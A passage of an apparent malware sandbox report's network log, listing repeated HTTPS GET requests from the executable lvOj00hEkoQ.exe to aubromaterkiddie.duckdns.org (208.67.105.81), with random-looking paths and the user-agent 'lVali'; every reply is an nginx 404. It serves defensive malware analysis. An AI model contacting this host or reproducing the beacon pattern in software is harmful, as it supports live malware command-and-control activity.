2022-08-05 10:12:07 UTC	44	IN	Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>404 Not Found</title></head><body><center> 404 Not Found </center><hr><center>nginx</center></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
105	192.168.2.6	49901	208.67.105.81	443	C:\Users\user\Desktop\lvOj00hEkoQ.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 10:12:07 UTC	44	OUT	GET /typmustomsspyheeueheupoawmopustysom/Grxxswfwhjzfuxjvaphlnsurmtnrajm HTTP/1.1 User-Agent: IVali Host: aubromaterkiddie.duckdns.org
2022-08-05 10:12:07 UTC	44	IN	HTTP/1.1 404 Not Found Server: nginx Date: Fri, 05 Aug 2022 10:12:07 GMT Content-Type: text/html Content-Length: 146 Connection: close
2022-08-05 10:12:07 UTC	44	IN	Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>404 Not Found</title></head><body><center> 404 Not Found </center><hr><center>nginx</center></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
106	192.168.2.6	49902	208.67.105.81	443	C:\Users\user\Desktop\lvOj00hEkoQ.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 10:12:07 UTC	44	OUT	GET /typmustomsspyheeueheupoawmopustysom/Grxxswfwhjzfuxjvaphlnsurmtnrajm HTTP/1.1 User-Agent: IVali Host: aubromaterkiddie.duckdns.org

Timestamp	kBytes transferred	Direction	Data
2022-08-05 10:12:07 UTC	44	IN	HTTP/1.1 404 Not Found Server: nginx Date: Fri, 05 Aug 2022 10:12:07 GMT Content-Type: text/html Content-Length: 146 Connection: close
2022-08-05 10:12:07 UTC	45	IN	Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>404 Not Found</title></head><body><center> 404 Not Found </center><hr><center>nginx</center></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
107	192.168.2.6	49904	208.67.105.81	443	C:\Users\user\Desktop\lvOj00hEkoQ.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 10:12:07 UTC	45	OUT	GET /typmustomsspyheeueheupoawmopustysom/Grxxswfwhjzfuxjvaphlnsurmttrajm HTTP/1.1 User-Agent: IVali Host: aubromaterkiddie.duckdns.org
2022-08-05 10:12:07 UTC	45	IN	HTTP/1.1 404 Not Found Server: nginx Date: Fri, 05 Aug 2022 10:12:07 GMT Content-Type: text/html Content-Length: 146 Connection: close
2022-08-05 10:12:07 UTC	45	IN	Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>404 Not Found</title></head><body><center> 404 Not Found </center><hr><center>nginx</center></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
108	192.168.2.6	49905	208.67.105.81	443	C:\Users\user\Desktop\lvOj00hEkoQ.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 10:12:08 UTC	45	OUT	GET /typmustomsspyheeueheupoawmopustysom/Grxxswfwhjzfuxjvaphlnsurmttrajm HTTP/1.1 User-Agent: IVali Host: aubromaterkiddie.duckdns.org
2022-08-05 10:12:08 UTC	45	IN	HTTP/1.1 404 Not Found Server: nginx Date: Fri, 05 Aug 2022 10:12:08 GMT Content-Type: text/html Content-Length: 146 Connection: close
2022-08-05 10:12:08 UTC	45	IN	Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>404 Not Found</title></head><body><center> 404 Not Found </center><hr><center>nginx</center></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
109	192.168.2.6	49907	208.67.105.81	443	C:\Users\user\Desktop\lvOj00hEkoQ.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 10:12:08 UTC	46	OUT	GET /typmustomsspyheeueheupoawmopustysom/Grxxswfwhjzfuxjvaphlnsurmttrajm HTTP/1.1 User-Agent: IVali Host: aubromaterkiddie.duckdns.org

Timestamp	kBytes transferred	Direction	Data
2022-08-05 10:12:08 UTC	46	IN	HTTP/1.1 404 Not Found Server: nginx Date: Fri, 05 Aug 2022 10:12:08 GMT Content-Type: text/html Content-Length: 146 Connection: close
2022-08-05 10:12:08 UTC	46	IN	Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>404 Not Found</title></head><body><center> 404 Not Found </center><hr><center>nginx</center></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
11	192.168.2.6	49774	208.67.105.81	443	C:\Users\user\Desktop\lvOj00hEkoQ.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 10:10:37 UTC	4	OUT	GET /typmpustomsspyheeueheupoawymopustysom/Grxxswfwhjzfuxjvaphlnsurmtnrjajm HTTP/1.1 User-Agent: lVali Host: aubromaterkiddie.duckdns.org
2022-08-05 10:10:37 UTC	4	IN	HTTP/1.1 404 Not Found Server: nginx Date: Fri, 05 Aug 2022 10:10:37 GMT Content-Type: text/html Content-Length: 146 Connection: close
2022-08-05 10:10:37 UTC	4	IN	Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>404 Not Found</title></head><body><center> 404 Not Found </center><hr><center>nginx</center></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
110	192.168.2.6	49908	208.67.105.81	443	C:\Users\user\Desktop\lvOj00hEkoQ.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 10:12:08 UTC	46	OUT	GET /typmpustomsspyheeueheupoawymopustysom/Grxxswfwhjzfuxjvaphlnsurmtnrjajm HTTP/1.1 User-Agent: lVali Host: aubromaterkiddie.duckdns.org
2022-08-05 10:12:08 UTC	46	IN	HTTP/1.1 404 Not Found Server: nginx Date: Fri, 05 Aug 2022 10:12:08 GMT Content-Type: text/html Content-Length: 146 Connection: close
2022-08-05 10:12:08 UTC	46	IN	Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>404 Not Found</title></head><body><center> 404 Not Found </center><hr><center>nginx</center></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
111	192.168.2.6	49909	208.67.105.81	443	C:\Users\user\Desktop\lvOj00hEkoQ.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 10:12:08 UTC	46	OUT	GET /typmpustomsspyheeueheupoawymopustysom/Grxxswfwhjzfuxjvaphlnsurmtnrjajm HTTP/1.1 User-Agent: lVali Host: aubromaterkiddie.duckdns.org

Timestamp	kBytes transferred	Direction	Data
2022-08-05 10:12:08 UTC	47	IN	HTTP/1.1 404 Not Found Server: nginx Date: Fri, 05 Aug 2022 10:12:08 GMT Content-Type: text/html Content-Length: 146 Connection: close
2022-08-05 10:12:08 UTC	47	IN	Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>404 Not Found</title></head><body><center> 404 Not Found </center><hr><center>nginx</center></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
112	192.168.2.6	49910	208.67.105.81	443	C:\Users\user\Desktop\lvOj00hEkoQ.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 10:12:09 UTC	47	OUT	GET /typmustomsspyheeueheupoawmopustysom/Grxxswfwhjzfuxjvaphlnsurmttrajm HTTP/1.1 User-Agent: IVali Host: aubromaterkiddie.duckdns.org
2022-08-05 10:12:09 UTC	47	IN	HTTP/1.1 404 Not Found Server: nginx Date: Fri, 05 Aug 2022 10:12:09 GMT Content-Type: text/html Content-Length: 146 Connection: close
2022-08-05 10:12:09 UTC	47	IN	Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>404 Not Found</title></head><body><center> 404 Not Found </center><hr><center>nginx</center></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
113	192.168.2.6	49911	208.67.105.81	443	C:\Users\user\Desktop\lvOj00hEkoQ.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 10:12:09 UTC	47	OUT	GET /typmustomsspyheeueheupoawmopustysom/Grxxswfwhjzfuxjvaphlnsurmttrajm HTTP/1.1 User-Agent: IVali Host: aubromaterkiddie.duckdns.org
2022-08-05 10:12:09 UTC	47	IN	HTTP/1.1 404 Not Found Server: nginx Date: Fri, 05 Aug 2022 10:12:09 GMT Content-Type: text/html Content-Length: 146 Connection: close
2022-08-05 10:12:09 UTC	48	IN	Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>404 Not Found</title></head><body><center> 404 Not Found </center><hr><center>nginx</center></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
114	192.168.2.6	49912	208.67.105.81	443	C:\Users\user\Desktop\lvOj00hEkoQ.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 10:12:09 UTC	48	OUT	GET /typmustomsspyheeueheupoawmopustysom/Grxxswfwhjzfuxjvaphlnsurmttrajm HTTP/1.1 User-Agent: IVali Host: aubromaterkiddie.duckdns.org

Timestamp	kBytes transferred	Direction	Data
2022-08-05 10:12:09 UTC	48	IN	HTTP/1.1 404 Not Found Server: nginx Date: Fri, 05 Aug 2022 10:12:09 GMT Content-Type: text/html Content-Length: 146 Connection: close
2022-08-05 10:12:09 UTC	48	IN	Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>404 Not Found</title></head><body><center> 404 Not Found </center><hr><center>nginx</center></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
115	192.168.2.6	49913	208.67.105.81	443	C:\Users\user\Desktop\lvOj00hEkoQ.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 10:12:09 UTC	48	OUT	GET /typmustomsspyheeueheupoawmopustysom/Grxxswfwhjzfuxjvaphlnsurmttrajm HTTP/1.1 User-Agent: lVali Host: aubromaterkiddie.duckdns.org
2022-08-05 10:12:09 UTC	48	IN	HTTP/1.1 404 Not Found Server: nginx Date: Fri, 05 Aug 2022 10:12:09 GMT Content-Type: text/html Content-Length: 146 Connection: close
2022-08-05 10:12:09 UTC	48	IN	Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>404 Not Found</title></head><body><center> 404 Not Found </center><hr><center>nginx</center></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
116	192.168.2.6	49914	208.67.105.81	443	C:\Users\user\Desktop\lvOj00hEkoQ.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 10:12:10 UTC	49	OUT	GET /typmustomsspyheeueheupoawmopustysom/Grxxswfwhjzfuxjvaphlnsurmttrajm HTTP/1.1 User-Agent: lVali Host: aubromaterkiddie.duckdns.org
2022-08-05 10:12:10 UTC	49	IN	HTTP/1.1 404 Not Found Server: nginx Date: Fri, 05 Aug 2022 10:12:10 GMT Content-Type: text/html Content-Length: 146 Connection: close
2022-08-05 10:12:10 UTC	49	IN	Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>404 Not Found</title></head><body><center> 404 Not Found </center><hr><center>nginx</center></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
117	192.168.2.6	49915	208.67.105.81	443	C:\Users\user\Desktop\lvOj00hEkoQ.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 10:12:10 UTC	49	OUT	GET /typmustomsspyheeueheupoawmopustysom/Grxxswfwhjzfuxjvaphlnsurmttrajm HTTP/1.1 User-Agent: lVali Host: aubromaterkiddie.duckdns.org

Timestamp	kBytes transferred	Direction	Data
2022-08-05 10:12:10 UTC	49	IN	HTTP/1.1 404 Not Found Server: nginx Date: Fri, 05 Aug 2022 10:12:10 GMT Content-Type: text/html Content-Length: 146 Connection: close
2022-08-05 10:12:10 UTC	49	IN	Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>404 Not Found</title></head><body><center> 404 Not Found </center><hr><center>nginx</center></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
118	192.168.2.6	49916	208.67.105.81	443	C:\Users\user\Desktop\lvOj00hEkoQ.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 10:12:10 UTC	49	OUT	GET /typmustomsspyheeueheupoawmopustysom/Grxxswfwhjzfuxjvaphlnsurmtntnrajm HTTP/1.1 User-Agent: lVali Host: aubromaterkiddie.duckdns.org
2022-08-05 10:12:10 UTC	50	IN	HTTP/1.1 404 Not Found Server: nginx Date: Fri, 05 Aug 2022 10:12:10 GMT Content-Type: text/html Content-Length: 146 Connection: close
2022-08-05 10:12:10 UTC	50	IN	Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>404 Not Found</title></head><body><center> 404 Not Found </center><hr><center>nginx</center></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
119	192.168.2.6	49917	208.67.105.81	443	C:\Users\user\Desktop\lvOj00hEkoQ.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 10:12:10 UTC	50	OUT	GET /typmustomsspyheeueheupoawmopustysom/Grxxswfwhjzfuxjvaphlnsurmtntnrajm HTTP/1.1 User-Agent: lVali Host: aubromaterkiddie.duckdns.org
2022-08-05 10:12:10 UTC	50	IN	HTTP/1.1 404 Not Found Server: nginx Date: Fri, 05 Aug 2022 10:12:10 GMT Content-Type: text/html Content-Length: 146 Connection: close
2022-08-05 10:12:10 UTC	50	IN	Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>404 Not Found</title></head><body><center> 404 Not Found </center><hr><center>nginx</center></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
12	192.168.2.6	49775	208.67.105.81	443	C:\Users\user\Desktop\lvOj00hEkoQ.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 10:10:38 UTC	5	OUT	GET /typmustomsspyheeueheupoawmopustysom/Grxxswfwhjzfuxjvaphlnsurmtntnrajm HTTP/1.1 User-Agent: lVali Host: aubromaterkiddie.duckdns.org

Timestamp	kBytes transferred	Direction	Data
2022-08-05 10:10:38 UTC	5	IN	HTTP/1.1 404 Not Found Server: nginx Date: Fri, 05 Aug 2022 10:10:38 GMT Content-Type: text/html Content-Length: 146 Connection: close
2022-08-05 10:10:38 UTC	5	IN	Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>404 Not Found</title></head><body><center> 404 Not Found </center><hr><center>nginx</center></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
120	192.168.2.6	49918	208.67.105.81	443	C:\Users\user\Desktop\lvOj00hEkoQ.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 10:12:11 UTC	50	OUT	GET /typmustomsspyheeueheupoawmopustysom/Grxxswfwhjzfuxjvaphlnsurmtmrnjm HTTP/1.1 User-Agent: lVali Host: aubromaterkiddie.duckdns.org
2022-08-05 10:12:11 UTC	50	IN	HTTP/1.1 404 Not Found Server: nginx Date: Fri, 05 Aug 2022 10:12:11 GMT Content-Type: text/html Content-Length: 146 Connection: close
2022-08-05 10:12:11 UTC	51	IN	Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>404 Not Found</title></head><body><center> 404 Not Found </center><hr><center>nginx</center></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
121	192.168.2.6	49919	208.67.105.81	443	C:\Users\user\Desktop\lvOj00hEkoQ.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 10:12:11 UTC	51	OUT	GET /typmustomsspyheeueheupoawmopustysom/Grxxswfwhjzfuxjvaphlnsurmtmrnjm HTTP/1.1 User-Agent: lVali Host: aubromaterkiddie.duckdns.org
2022-08-05 10:12:11 UTC	51	IN	HTTP/1.1 404 Not Found Server: nginx Date: Fri, 05 Aug 2022 10:12:11 GMT Content-Type: text/html Content-Length: 146 Connection: close
2022-08-05 10:12:11 UTC	51	IN	Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>404 Not Found</title></head><body><center> 404 Not Found </center><hr><center>nginx</center></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
122	192.168.2.6	49920	208.67.105.81	443	C:\Users\user\Desktop\lvOj00hEkoQ.exe

